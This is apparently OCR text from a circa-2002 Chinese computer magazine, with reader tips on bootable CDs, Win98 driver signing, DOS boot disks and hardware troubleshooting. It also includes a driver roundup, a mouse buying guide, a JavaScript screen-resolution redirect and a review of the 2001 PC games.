1.准备一张Win98系统软盘，安装Win98时制作的那张盘就可以。如果没有，可运行“开始/设置/控制面板/‘添加/删除程序’/启动盘/创建启动盘”，或者运行“\Windows\Command\Bootdisk.bat”，很方便就能生成一张Win98启动盘，这张盘上有光盘驱动和一些基本工具。

2.准备一张空白的CD-R盘片，质量要稍微好一点的，刻录前，应把制作好的系统软盘放入A驱，并试一下看能否启动机器。

3.运行Easy CD Creator 4.0刻录软件，执行“Adaptec Easy CD Creator→Features→Easy CD Creator”选项，按工具条上“New”旁的小箭头选中“Bootable CD”，依照提示完成操作即可。要注意的是：用此法生成的可启动光盘上只能以8+3文件名格式存放文件，生成的光盘不支持长文件名。

4.这样Easy CD Creator会在光盘上生成两个文件——Bootcat.bin和Bootimg.bin，这是光盘启动系统所需的文件，如果不想让它显示出来，可以在正式写入光盘内容时，选择不读取前一Session的内容，把以前写入的内容隐藏掉。

二、利用Nero Burning ROM

Nero Burning ROM也支持启动光盘的刻录。前面几步与利用Easy CD Creator法相同，之后运行Nero 4.0，选择New，在New Compilation对话框中选择CD-ROM(Boot)项，再依照提示完成操作，用此法制作的可启动光盘上能存放长文件名的中文文件。

相信通过以上方法制作成的自启动系统的光盘可以让您在系统维护中发挥出强大的作用，如果您再将一些安装程序及必要的软件一并刻录到这张CD-R上的话，那就是一个非常棒的工具盘了。在使用这张可启动系统光盘之前，必须先将CMOS中的Boot Sequence改为CD-ROM、C、A、SCSI……（这些值因各人的机器不同而不同，但是CD-ROM应在最前)。CF

□青海 萧木

在 Win98 中实现驱动签证

在WinXP中有一个“驱动程序签证验证”的功能，这个功能就是对各种驱动程序与WinXP系统的兼容性进行测试，并对通过了兼容性测试的驱动程序进行签证，以避免设计不完善的驱动程序影响系统的性能，这样就提高了系统安全性。这让使用Win98的我垂涎三尺。

其实这个功能在Win98中已经有了，不过系统在默认情况下并没有启用这个功能，如果你希望避免受没有经过验证的驱动程序影响，可以采用以下方法启用这个功能:

1.点击“开始/运行”命令，输入“Regedit”打开注册表编辑器。

2.打开如下分支：HKEY_LOCAL_MACHINE\Software\Microsoft\Driver Signing，在Driver Signing主键下有一名为Policy的子键，它的键值默认为00，也就是不启用驱动程序签证验证动能；01表示遇到没有签证的驱动程序时发出警告，由用户自行选择是否安装；02表示遇到没有签证的驱动程序时拒绝安装。将这个键的键值改为01（当然你也可以改为02）。

3.退出注册表编辑器，重启计算机后，“驱动程序签证验证”的功能就可以使用了。CF

□江苏 阿健

巧妙制作 DOS 启动盘

Windows Me在启动菜单中没有DOS这一项了，有时系统难免出现一点小毛病，这时候想得到一张Windows Me的DOS启动盘，将Windows Me启动到DOS状态。不过，在资源管理器的格式化中并无“复制系统文件”一项。

其实，经笔者试验，只要将\Windows\Command\Ebd文件夹下的command.com和io.sys复制到A盘，即可制作一张Windows Me的DOS启动盘，进入CMOS将Boot Sequence改为A驱优先启动后，即可使用该盘启动Windows Me至DOS状态。CF

□安徽 陈秀峰

在 Word 中快速输入 4` 18"

要用数字表示以分、秒为单位的时间，人们习惯上写成：4'18"。那么在Word中如何正确输入呢？在Word文档中，先输入4 '（英文状态下的单引号），按下Ctrl+Z组合键；再输入18 "（英文状态下的双引号），再按下Ctrl+Z组合键。另外，我们也可以在记事本中在英文状态下直接写出“ ' ”和“ " ”，然后拷贝粘贴到Word文档中即可。CF

数码相机与笔记本电脑连接历险记

□江苏 阿博

一次旅游归来，像往常那样把数码相机与笔记本电脑进行连接，想把旅途中拍的照片传输到笔记本电脑内，但选择“下载影像”后系统却提示无法连接到数码相机。

首先想到的是传输线可能坏了，因为传输线经常是折叠存放在我的包内的（和数码相机一起随身携带）。一阵翻箱倒柜后，找到了本人第一台数码相机爱克发CL15U的传输线（两根传输线都是通过RS232，即串口与计算机进行连接的，曾经做过试验发现两根线是可以通用的），再次连接，也没有成功，看来传输线没有损坏。

一般来说，笔记本电脑的硬件设备不会轻易损坏，考虑到在此之前曾安装过几个新软件，怀疑是软件存在冲突或有些霸道的软件自动更改了系统设置。于是把这些新装的软件删除，又把数码相机的应用软件重新安装了一遍，但数据传输仍旧失败。为了缩小故障范围，又在其他电脑上安装数码相机的应用软件，试着和数码相机连接传送照片，发现一切正常。说明数码相机和传输线均没有故障，问题出在笔记本电脑上。

难道是笔记本的串口坏了？在串口上接上一只鼠标，发现鼠标不能用。查看“我的电脑”中“属性”里的“设备管理器”和“系统工具”里的“系统信息”，都没有发现硬件冲突的迹象，于是断定是笔记本的串口坏了。

后来与一位网友聊起此事，他说他的笔记本电脑（和我的一样，都是IBM的ThinkPad 600）的红外线端口与串口是共用一个中断的，用了红外线端口就不能同时用串口，但一想，我的情况好像不是这样的：因为我以前曾同时用过红外线端口和串口。又一想，一试无妨。于是就在IBM的系统管理软件（ThinkPad Configuration）中把红外线端口给禁用了，再试着用数码相机传输照片，居然成功了！欣喜之余，把红外线再次打开，发现红外线端口与串口又能同时使用了。

原因分析：以上解决问题的方法是对付中断冲突的方法，因而可以肯定故障原因应该是由中断冲突而引起的，但可能系统由于未知的原因（在出现问题之前，该笔记本曾受过较为剧烈的颠簸，后来开机进入操作系统前曾提示有错误，错误代码为173和163，关闭电源后再开机就出现了上述问题），没有显示中断冲突，所以在关闭红外线端口后冲突解决，串口就又能用了，之后打开红外线端口，操作系统就自动为红外线端口分配了一个新的中断，这样中断冲突就彻底解决，红外端口和串口就能同时使用了。

这里顺便告诉各位，假如真的不幸遇到笔记本电脑的串口坏了，可以从电脑市场买一个由USB转串口的转接头来代替原先的串口（其实是模拟输出一个串口）。我在解决上述串口问题之前，就曾用此法使数码相机与电脑正常连接来传输照片。CF

挖掘词霸资源

□山东 神笔 宁静

金山词霸2002是一款运行于Windows平台下的超强的电子词典，在输入窗口中输入任何一个英文单词或中文字，它的相应信息就会出现在窗口之中，而且英文单词会有音标，汉字会有拼音，同时在窗口中还会出现一喇叭图标，单击这个图标就可以发出读音。

1.抓取汉语拼音

在Windows下输入汉字的拼音比较困难，因为默认在Windows下是没有汉语拼音字库的，在金山词霸2002中，只需要使用一抓图软件把拼音区域抓取下来就可以了。

2.录制汉字读音

为一个汉字使用麦克风录制一段WAV声音是相当麻烦的，其实，我们可以通过Windows下的声音输入功能把金山词霸中的标准汉字读音录下来。具体方法为：首先打开Windows的录制控制面板，设置录音方式为All（所有输出），在有的机器上为WaveOut Mix（混合输出），然后关闭其他声音设备，打开录音机程序或Cool Edit Pro音频编辑软件，并点下录制钮，进入金山词霸窗口，单击喇叭图标，播放读音，此时声音就被录制到录音机或Cool Edit Pro中了。必要时，我们可以多录制几遍，再从中挑选出最好的，我们也可以对它们进行再编辑、再利用。

3.巧搜索相关网址

当需要查询某类信息时，只需在窗口上方的输入框输入如“足球”、“电脑”等词条，然后按下回车键，在屏幕右侧就会出现相关的互联网网址，内容很丰富。当然如果你觉得这些信息还不够时，可以点击右下方的“搜索因特网”按钮，便可以直接在互联网上搜索输入框的词条内容了。CF

□北京 柳絮飞

为 Word 文档打上水印

用过Photoshop的朋友一般都知道它有一个加水印的功能，能起到维护版权的作用。在Word XP中我们也能为文档加上水印，不过它主要的作用则是为文档增加一些情趣，以及标识文档的一些附加信息，如标识文档是第几次校样稿等。Word 2000中也有加文字水印的功能，不过在Word XP中为文档加水印要更方便简捷一些，并且还可以使用图片来做水印。

1.单击“格式/背景/水印”命令，调出水印对话框。

2.如果想以图片作为水印，则可以选中“图片水印”选项，然后单击“选择图片”按钮。从打开的对话框中选择你想要的图片，再单击“插入”按钮即可。

3.若是想以文本作为水印，单击“文本水印”选项，然后选择或者输入你自己想要的文字。并设置字体、大小、颜色及透明度等参数，最后单击“确定”按钮即可。CF

删除相关键值巧装超级解霸

□辽宁 孙洪秋

由于我经常装机，而解霸也比较好用，所以我就买了一套超级解霸白金版，其中含有2000+、2000、5.5、3.0四个版本的解霸。可是最近朋友电脑中安装的解霸2000+出了点问题，具体表现为播放VCD和AVI文件时提示STHSVCD.exe出现错误。关闭解霸，重新运行时出现“该版本已过期，请使用正式版本”的字样。

我以为解霸文件受到破坏，在“控制面板”的“添加/删除程序”中将解霸2000+卸载，还是用原来的正版解霸重新安装了一下。但是，安装以后问题更大了，播放VCD时竟然出现了“蓝屏警告”。我怀疑Windows Me系统文件被损坏，便采用了覆盖式安装的方法重装了一遍Windows Me，重装完成后，无效。

我又卸载2000+，安装2000，还是不行，不过装5.5时却好用。

最后，想到会不会和注册表有关，于是运行注册表编辑器，查找herosoft，并将查到的所有键值统统删除，重新启动计算机之后，安装2000+，之后播放VCD、AVI类型的光盘或文件均正常。CF

奇怪的 DOS 状态显示器花屏

□江苏 小子

自己的机器升级前使用的是MGA G100显卡，由于工作需要，经常在机器上使用DOS版的WPS软件打报表。一日启动机器后，发现屏幕没有反应，“嘀”的一声表明机器自检已经通过，硬盘灯在不停地闪烁，这说明机器硬件没有问题，正在加载系统。然而奇怪的是显示器屏幕却始终没有反应，信号指示灯为黄灯，说明没有信号输入，于是便耐着性子等待，直到进入Windows系统桌面时显示器才正常显示，试了试绘图、游戏软件都能使用，只是一进入Win98下的MS-DOS方式便出现了花屏。

重新启动数次都是这样，从此以后机器启动从不显示开机的信息，一阵黑屏直到进入Windows系统桌面为止，在Windows系统使用任何DOS下面的程序便花屏，让人百思不得其解。

由于机器自检通过，加上Windows系统运行良好，所以初步认定是显卡驱动程序问题或者部分BIOS信息丢失。前者好办，重新安装一遍驱动程序，但问题依旧；后者自己就无能为力了，只能送到代理维修点那儿去修理。后来在代理商处维修人员用机器重新刷了一遍显卡BIOS，显卡工作恢复正常。CF

□四川　冷星峰

CFan 最新驱动快递

1.DirectX 8.1

相信大家对DX并不陌生，DX8.1使游戏更快，画面更好，音频效果更加突出，游戏爱好者不能错过哟。

2.ALi扬智芯片组最新AGP驱动1.82多语言版

适合Win9x/Me/2000/XP操作系统，适用于Aladdin V(1541/42)/Pro II (1621)/TNT2(1631)/Pro 3M (1632M)/Pro IV(1641)/Pro 5(1651)/ALiMAGiK 1/MobileMAGiK 1(1647)芯片组的主板，改进了使用PCI接口的TV卡时系统的稳定性，增加了在Win98/Me下对VIA威盛Cyrix系列处理器的支持。

3.ATI Radeon 8500/8500LE显卡最新驱动6.13.3286官方版For WinXP

这款6.13.3286版驱动正式提供了对SmoothVison FSAA功能的支持！其中Quality选项可以提供最好的纹理显示质量；而Performance选项就会牺牲一部分显示质量以换取10-15%的速度提升。

4.nVIDIA GeForce2 GO芯片显卡公板最新驱动22.80版

几乎在nVIDIA发表了22.80版nVIDIA系列显卡的同时，nVIDIA GeForce2 GO芯片显卡公板最新驱动22.80版For Win2000/XP也在各个网站上露出了芳迹。GeForce2 GO芯片主要用于便携设备如笔记本上，新的版本对DirectX、OpenGL管线均做了优化，在XP下拥有最强的2D、3D效能，支持nVIDIA扩展OpenGL 1.3 ICD，性能提升15%左右。

5.Rage3D Radeon Tweaker 3.0 Beta 2版

可以在Win9x/NT4/Me/2000/XP系统下充分发挥ATI显卡性能，该版本解决了在XP环境下访问某些菜单栏引起当机的问题，在使用Radeon 7500/8500进行超频栏设定的时候，也不会出现某些错误提示。CF

“明基”键盘鼠标知识角

鼠 标 选 购


——各取所需

质量是硬道理。质量是选择鼠标的第一要素，无论它的功能有多强大，外形多漂亮。鼠标的电路较简单，其质量主要取决于材质选用、模具的精密度、装配精度、元件筛选及制板、焊接工艺等因素，我们在选购时需要观察鼠标外壳是否圆滑、精细，是否有毛刺，键的弹性是否既有韧性，硬度又不大。

鼠标的设计同样也很重要。设计水平的高低也关系着一款产品的成功与否，符合人体工学是最重要的设计，要求鼠标和手型相互吻合准确，长时间使用鼠标不能有明显的疲劳感，鼠标按键的设计要符合手指的最佳施力点。

功能也体现了鼠标厂商的水平。目前一款好的鼠标在功能上应该具有三个条件:三键鼠标是标准，鼠标应该具备标准的三键式设计;鼠标滚轮不能少，浏览网页、文字编辑包括游戏，滚轮都能够提供非常方便的功能;驱动软件要注意，虽然一般的操作系统自带的驱动程序都可以很好地支持三键式滚轮鼠标工作，不过通过鼠标增强软件能够更好地发挥鼠标滚轮的作用。

出于对性能方面的考虑，目前选择新光电鼠标应该符合高性能的发展方向，目前这种产品的价格大多在几百元左右，比较昂贵，但以明基为代表的一些著名厂商最近推出了一批低价位的鼠标，如明基键鼠套装“绝代双娇”，价格低至199元，很有竞争力。CF



□Chung Nee

内存条引起黑屏

笔者的新机已经使用大半个年头了，在这段时间里，今天超倍频(笔者的CPU是Duron)，明天超外频，后天就轮到显卡了……在不停地拆机和装机的“磨难”后，爱机的性能不断提高，不过哪里有压迫，哪里就有反抗，不希望的事情终于来了。

1.问题出现：一天开机，在检测内存时只检测到32MB，明明有128MB，其他的到哪里去了？重新启动，可是这次的情况更糟，检测完显卡后，连32MB的内存都没有检测到就死机了，还发出了嘀嘀的声音;再重启，连显卡都没有检测就黑屏了！嘀嘀声也不断。

小渔提示：至于几长几短的声音代表什么出了问题，可能因笔者当时心里慌得很，忘了用这个办法来判断，大家可以翻翻以前的《电脑爱好者》。

2.分析及解决：首先笔者想到可能是超频引起的，之前用铅笔法超过倍频，而且提高了电压，可能现在L1桥的某条断了，而电压没有调回原值，所以黑屏；把L1桥的铅笔连线抹掉，电压调到原来的值。开机，还是黑屏。由于第一次检测时只检测到32MB的内存，考虑是内存的问题，现在的VIA的主板支持异步传输，我把内存的工作频率设为133MHz，可能是这里出了问题，进入BIOS把频率重设为100MHz，问题没有得到解决。所谓无心插柳柳成荫，自己把内存条拔出后，用橡皮擦了它的金手指，插到另外一个DIMM插槽，问题解决！后经笔者研究，问题在内存插槽。

3.总结：在这次故障的解决当中，笔者走了不少弯路，其实只要当时能冷静地分析问题，问题就可以迎刃而解。CF

□湖北 刘文煜

让网页适应不同尺寸的显示器

17寸显示器在今年已是无可争议的主流配置，而15寸彩显独领风骚的时间不过才两年，这一问题给网页制作带来的问题是：15寸彩显与17寸彩显除了本身在物理显示面积上的差距外，15寸显示器还往往采用800×600分辨率，而17寸显示器则基本采用1024×768分辨率，这就造成两类显示器在显示面积上有很大的差异。在15寸显示器上显示正常的页面到17寸下显然太小，而在17寸上效果不错的页面，到15寸下则因为太大而非常不便于浏览。显然，要把主页效果做完美，就只有把网页分做两套，一套在15寸显示器下显示，一套用于17寸显示器。

但关键是：如何使电脑能根据自己的分辨率来自动选择页面呢？

如果制作一个主页面，分别做好“800×600”和“1024×768”分辨率的链接，要求浏览者根据自己显示器的情况来选择下面要进入的页面，这不就行了？但这岂不显得自己水平太业余？

然后又想到Dreamweaver 4.0下的behavior（动作），但查找后遗憾地发现，behavior下的动作虽然比较多，但却没有依据分辨率而设置的动作。

经过查阅资料和调试，终于找到了另一解决办法。把下面这个小程序置于主页面中，并把主页面取名为index.htm，当客户机从服务器下载页面时，首先读取该页面，然后根据客户机的分辨率，下载相应的页面（index.htm下链接的两个页面才是真正的主页，分别取名为“800×600.htm”和“1027×768.htm”）。其后链接的各页面一式两套，互不干扰（分页面内容基本相同，主要工作是调整显示的位置）。由此一来，根据不同显示器显示不同页面的目的终于达到了。

Index.htm的源文件如下，其中还考虑到了分辨率设为“640×480”的14寸显示器，虽然此类显示器已经不多，但还是应该考虑到。大家在此基础上可以根据自己的具体情况进行修改。

```
<html>
<head>
<script LANGUAGE="JavaScript">
<!-- Begin
function redirectPage() {
var url640×480 = "640×480.htm";
var url800×600 = "800×600.htm";
var url1024×768 = "1024×768.htm";
if ((screen.width == 640) && (screen.height == 480))
window.location.href= url640×480;
else if ((screen.width == 800) && (screen.height == 600))
window.location.href= url800×600;
else if ((screen.width == 1024) && (screen.height == 768))
window.location.href= url1024×768;
else window.location.href= url640×480;
}
// End -->
</script>
</head>
<body OnLoad="redirectPage();">
</body>
</html>
```

CF


□江苏 小子

显卡金手指导致黑屏

单位一台联想同禧P4电脑，一日启动后显示器长时间黑屏，指示灯为黄灯，没有出现往常的开机画面，但“嘀”的一声说明机器自检通过，硬盘灯也闪烁不停，也就排除了CIH病毒作怪的因素。

继续检查发现该机所连的局域网上的其他机器能够找到该机，进入每一个硬盘分区都能进行正常的读取操作，说明该机器已经正常启动，只是显示器没有信号显示，将显示器连在其他机器上没有问题，说明是显卡问题，于是将检查的重点放在了显卡上。

打开机箱，轻轻按了按显卡，好像没有插到底，于是将显卡固定螺丝松开，拔出后再重新装上，上紧螺丝后发现显卡还是没有插紧，试了几次后找到了原因。原来固定螺丝上紧后显卡金手指部位受到向上的力矩作用，导致了金手指与插槽接触不良（如图所示）。试着插紧显卡后不上固定螺丝，重新启动一切正常。于是用工具钳调整图中圆圈所示部位，使固定螺丝安装后不再有力矩产生，重新安装显卡，故障消除。CF



□游侠创作室 HAPIII

2001年游戏回顾

经历了几个淡季旺季的转换，游戏业的整个年度大戏也临近了尾声，激烈的市场竞争使得几家欢乐几家愁。业界发展至今，技术上的发展日新月异，并不表明游戏产品的整体水平成正比地提高，迷人眼的乱花中真正的精品仍是屈指可数，仿佛武林之巅的寂寞高手。有的是一鸣惊人，有的只是经典的延续。


一、角色扮演

RPG向来是PC游戏中最具影响力的类别，而近几年的欧美RPG很难走出BioWare和Blizzard两大巨头的阴影，其代表作品《博德之门》和《暗黑破坏神》开创了RPG的新纪元，成为游戏发展史上的里程碑。2001年这两大经典分别推出了续作《博德之门2:巴尔的王座》、《暗黑破坏神2:毁灭之王》，严谨的制作态度和成熟的开发水平使经典得以延续。

本年度最经典游戏奖:《暗黑破坏神 2:毁灭之王》(Diablo 2:The Lord of Destruction)曾经让无数玩家望穿秋水，幸好最终玩家没有失望。前作饱受恶评的‘低’分辨率得到小小的提升，而画质的细腻以及3D感的光影变化才是质的飞跃，不依靠3D引擎而是靠手工绘制的魔法效果令人叹为观止。暴雪很聪明，没有赶3D化的潮流，事实证明没有哪个3D RPG能够获得成功的。在2代里剧情依然简单，不过又加入了2个Diablo的兄弟，玩家控制的角色也增加到了7个，增加了数百个新类型的物品和魔法道具，数千种的道具组合方式具有无限的潜力。游戏在操作上更加体贴玩家，尤其是新增的8个技能快捷键，使得可以设置16个不同的角色技能，武器也可以方便切换，物品能一键收藏，十分方便。耐玩性是游戏性的一种体现，单机版的耐玩性已经很高，再加上战网的无限诱惑，《暗黑破坏神》系列的经典地位依然不容动摇。

本年度最精致的RPG奖:《博德之门2:巴尔的王座》(Baldur's Gate 2:Throne of Bhaal)只是《博德之门2》的一个资料片，但还是令玩家耳目一新。游戏的最大卖点是丰富的剧情，资料片的剧情虽短，却明显是精心编写的，堪称近年来难得的佳作。游戏的画面、音效都延续了《博德之门2》的品质，新增的元素主要是新的职业和高级技能。经验值上限的增加，使得职业的等级限制也放松了，这恐怕是玩家最耿耿于怀的。玩家可以选择新的角色，也可以使用原有的角色。这个游戏的另一个特点，就是它成为了整个《博德之门》系列的终结篇。

以《暗黑破坏神》为代表的动作派RPG和以《博德之门》为代表的第三人称视角RPG的崛起，更加折射出传统的第一人称RPG的没落，《巫术VIII》迟迟不愿露面只能让玩家继续扼腕叹息。与《博德之门》系列类似的《奥秘》(Arcanum: Of Steamworks and Magick Obscura)也算是2001年的RPG佳作，但是在文化内涵上比前者略为逊色，未能取得那么巨大的成功。玩家欣喜地发现，国产RPG游戏取得了长足的进步，涌现出《剑侠情缘外传——月影传说》和《武林群侠传》这样的佳作，使玩家看到了国产游戏的曙光。



《暗黑破坏神2:毁灭之王》



《博德之门2：巴尔的王座》



《钢铁战士》



《机甲指挥官2》



《幕府将军战神篇：蒙古入侵》



《第三次世界大战：黑金》



《辐射战略版：钢铁兄弟会》

二、战略游戏

战略类游戏是受国内玩家欢迎程度仅次于RPG的游戏类型，但曾经风光无限的即时战略类游戏今年仍然没有出现过什么精品。《沙丘魔堡3000》(Emperor: Battle for Dune)、《钢铁战士》(Z: Steel Soldiers)、《工人物语 4》(The Settlers 4)、《机甲指挥官 2》(MechCommander 2)，它们的前辈都赫赫有名，自身的表现也可圈可点，但是都无法再铸辉煌。只有《幕府将军战神篇:蒙古入侵》(Shogun Total War: Warlord Edition)维持了《幕府将军》的成功，新的兵种和剧情的加入，使资料片甚至超越了原作的水平。在《神话3》(Myth 3)尘埃落定之前，《蒙古入侵》也许就是2001年最成功的即时战略游戏了，但是复杂的操作影响了游戏的普及。另外《第三次世界大战:黑金》(World War III Black Gold)和《要塞》(Stronghold)这两个全新的即时战略游戏，各自拥有不少创意和特色，但要归于经典的行列还远远不够。

非即时类战略游戏大作就更少了，RPG游戏《辐射》系列突然出了一个战略版《辐射战略版:钢铁兄弟会》(Fallout Tactics: Brotherhood Of Steel)，游戏背景没怎么改变，但是游戏模式完全成了回合制战略，不过同样获得了成功。《星际迷航》系列的《星际迷航:远征队》(Startrek:Away Team)同样是走的小组战术线路，但没有引起多大的反响，或许这种游戏类型并不适合《星际迷航》系列。《赏金奇兵》(Desperados)是模仿《盟军敢死队》最像的一个，同样是以现代为背景的战争游戏，但加入了许多剧情和RPG元素，不料反而不能被玩家认同，不能不说是个遗憾。而最受期待的《盟军敢死队2》(Commandos 2)在千呼万唤以后终于露面了，从画面到剧情，从角色到场景，都比前作更为出色了。

本年度最期待游戏奖:《盟军敢死队2》仍然以二战为背景,玩家控制的特种兵增加到了8名,新加入的队员居然还包括一条狗。任务总数看似只有12个,但却另外隐藏了不少任务,战场遍及中欧、北欧、太平洋及东亚地区,各有特色。游戏画面更精细了,分辨率大大提高,爆炸等视觉效果比前作进步很多。电脑的人工智能令敌人不仅有视线范围,还具有了听觉功能,挑战性更大。游戏难度之高是玩家议论的焦点,所幸还能随时存盘,否则更让人望而生畏了。

本年度最革命游戏奖:《辐射战略版:钢铁兄弟会》混合了即时战略和回合制两种游戏类型,加入了一些《幽浮》和《铁血联盟》的元素。当玩家在游戏中行走的时候是即时的,一旦进入战斗状态就会切换成回合制战斗系统。许多RPG的元素还是得到了保留,仍然可以进行对话,有丰富的剧情,在战斗中队员可以通过获得经验值来升级。游戏的画面品质之高是前所未有的,分辨率提高到1024×768,新的游戏引擎使得人物和场景看上去焕然一新。多人游戏模式也是游戏中的一大热点,最有趣的是可以选择扮演人类、盗尸者、变种人、毒蝎子、狗、双头牛等各种角色。

回合制战略游戏中新鲜出炉的《文明3》(Civilization 3)绝对是经典之作,不过刚上市没几天还无法对其有全面的了解和深入的认识,所以不敢妄加评判。日本光荣公司的《信长的野望9:岚世纪》、《三国志8》和《太阁立志传4》拥有大批的拥护者,但由于语言和历史背景上的隔阂,始终不能为更多人所接受。宇峻的招牌系列的最新作终于推出,《超时空英雄传说3:狂神降世》在外观上与原先枝繁叶茂的2代有很大不同,数年磨一剑还是比较成功的。但不可否认的是战棋类游戏已经走到了尽头,如何革新恐怕是每个游戏公司在思考的问题,因为玩家再也无法找回玩《炎龙骑士团2》的感觉了。目前的做法都是和其他游戏类型融合,但这样的做法,即便是《炎龙骑士团3》现身,也不能再带动整个游戏类型的复兴。

本年度最大黑马奖:《黑与白》(Black & White)是个很难归类的游戏,开发公司表示这是一个RPG,媒体更多的是愿意把它归入战略类型,但无论如何这绝对是一个经典游戏,一个真正的奇迹。玩家的行为可以改变游戏世界的一切,比如轻易地把一整片树林移植到山上,举起巨石砸坏房屋和栅栏等。甚至可以把活人从山这边扔到山那边,从山坡上滚落,或掉进大海化为圈圈涟漪。游戏的画面是最优秀的,出色的动态光影效果令人窒息。音效和其他部分一样出色,背景音乐恰如其分,环境音效能区分出动物、民族、地理环境、气候变化等等。玩家拥有上帝的神奇魔力,游戏方式也可以分成善与恶两种,种种的行为不光会对游戏世界产生影响,同时也会影响到你的人民,这也正体现了游戏的主题。许多游戏都想表现深刻的内涵,但是无法用游戏形式充分表达,而《黑与白》做到了完美。


《盟军敢死队2》


《文明3》


《黑与白》


《不死之灵》


《红色派系》


《鬼妮》


《马克思·佩恩》


《爆钻小子》

三、动作游戏

动作游戏似乎已经是第一人称类型一统天下了,《不死之灵》(Clive Barker's Undying)能够充分传达恐怖的意境,《闪点行动》(Operation Flashpoint)则是后冷战思维的产物,《英雄萨姆》(Serious Sam)不注重时代背景只追求超爽的杀戮感觉,《红色派系》(Red Faction)的剧情和画面都是出类拔萃的。第三人称动作游戏比较出色的就只有《鬼妮》了,借助卡通电影的剧情和造型,使用独特的3D画面,形成了一个东西方文化融合的游戏产物。而动作类的经典游戏非《马克思·佩恩》(Max Payne)莫属了,吴宇森的参与使游戏更蒙上了一层神秘色彩。

本年度最优美动作奖:《马克思·佩恩》并不是一个制作特别精良的传统射击游戏,而是包含了吴宇森的电影风格、镜头闪回、优美的慢动作、弹道曲线特写、漫画等创意的新型动作游戏。游戏没有采用通常的动画CG来交代游戏情节,而采用了静态图片来讲述剧情,使之看起来更像是传奇小说或者电影剧本。大量运用首创的无线电光学技术,使游戏具有超水平的画面表现,贴图及光影效果逼真得让人喘不过气来,运镜方式可以媲美真正的动作电影。飞身鱼跃射击、躲避子弹、格斗时的360度镜头旋转、敌人中枪向后倒飞、伤口流血的微粒四散弥漫,这些都用慢动作特写镜头加以描写,将电影手法和游戏完美地结合在一起,带给玩家前所未有的美妙游戏体验。似乎杀戮总是最受欢迎的游戏模式,但《马克思·佩恩》同时带给玩家和业界的震撼并不是枪战造成的,从中可以找到这一类游戏的一些发展思路。

本年度最休闲游戏奖:不可不提的是一个日本动作游戏《爆钻小子》(Mr Driller),这不是什么3D动作大作,相反只是一个《泡泡龙》之类的小品游戏。《爆钻小子》是从街机游戏移植过来的,操作十分简单,但却有很强的游戏性,适合在任何心情环境下休闲娱乐。游戏不仅能吸引MM玩家,还适合任意年龄层的玩家,简单就是美,而经典的游戏并不一定很复杂的,但前提是要能广泛地流行起来。

四、冒险游戏

冒险游戏的情形和即时战略游戏有几分相似,新的产品层出不穷,却没有几个优秀的。《鬼屋魔影》系列沉寂多年以后,终于推出了新游戏《鬼屋魔影 4》(Alone In The Dark 4),全新的3D引擎使人物不再是6年以前的那种剪纸片,画面的变化、剧情的丰富、谜题的巧妙、可选择的游戏模式都已不可同日而语了,遗憾的是削弱了以前系列的精髓——恐怖感。UBI的《恶魔双子星》(Evil Twin)默默无闻,悄无声息地展现在玩家面前,欧美游戏典型的粗旷而略带扭曲的画面线条,勾勒出一个双重性格孩子的

内心世界，游戏中到处弥漫着诡异恐怖的气息。《亚特兰蒂斯3》(Atlantis 3: The New World)是恐怖游戏的龙头老大Cryo的新作，在一系列新技术尝试碰壁之后，Cryo又走回了传统冒险游戏的老路，最明显的就是采用固定场景切换的移动方式，复古味十足，可惜没有得到期望中的巨大反响。真正获得成功的还是“名门之后”，就是PC游戏《神秘岛》系列的续集《神秘岛3:放逐者》(Myst 3: Exile)。

本年度最佳艺术奖：开发者放弃了《真神秘岛3D》的自由移动引擎，操作方式还是没有根本的改变，移动方式还是固定场景切换，惟一的变化就是都可以360度随意转动视角。巧妙的谜题设计是游戏的一个重要的部分，而游戏剧情就相当于冒险游戏的灵魂，《神秘岛》的剧情是整个系列中最复杂的，游戏场景已不局限于一个世界了。每一个世界的视觉效果都如同前作那样优秀，过场动画全部采用真人实景拍摄，所有的建筑物充满了异域情调。一贯坚持的艺术风格在《神秘岛3》得以保留，虚拟的大自然情趣会使身处大都市的玩家倍感新奇，气势雄伟的交响乐随时随刻根据剧情而变换，音乐气氛始终和游戏的节奏精妙吻合。注重游戏和艺术融合，使得《神秘岛》系列始终处于神秘的艺术氛围中。

五、体育游戏

体育游戏向来是EA的天下，除了雪乐山的《云斯顿赛车》系列的新作《云斯顿赛车4》(Nascar Racing 4)尚能和EA的《一级方程式大赛 2001》(F1 2001)抗衡以外，老牌棒球游戏系列的《劲爆棒球 2002》(High Heat Baseball 2002)比《EA棒球》(Triple Play Baseball)好不了多少，《微软高尔夫锦标赛 2001版》(Links 2001 Championship Edition)专业得丧失了基本的游戏性。EA自己的年度系列也不尽如人意，《NBA 2001》意外地推迟到本年度上市，对比《NBA 2000》没有什么进步；《疯狂橄榄球2002》(Madden NFL 2002)除了画面出色以外，过多的人工智能降低了操作性，声音表现更是糟糕至极；《FIFA 2002》对原有系列进行了革命性的大转变，学《实况足球》结果适得其反，攻守平衡被彻底破坏，画虎不成反类犬。幸好EA还有一向最为重视的《冰球》系列，《冰球 2002》(NHL 2002)是本年度最耀眼的体育明星。

本年度最火爆动感奖：《冰球 2002》的画面秉承了整个系列一贯的精美细致，冰球场特有的多重光影完美地在游戏中重现，真实、流畅的动作使人感觉和其他系列是使用几乎完全不同的游戏引擎。增强的人工智能不是单纯地把玩家的射门无情地阻挡在球门之外，如果选用低级别游戏模式，玩家将会轻易地破门得分；反之，选用高级别游戏模式的话，要想得分难如登天。游戏的真正优秀之处体现在极强的临场感，除了惯有的各种球员表情和动作、



《鬼屋魔影 4》



《亚特兰蒂斯 3》



《神秘岛 3：放逐者》



《云斯顿赛车 4》



《冰球》



《足球》



《微软模拟飞行2002》



《梯队》



《教父2》



《星际乐土》

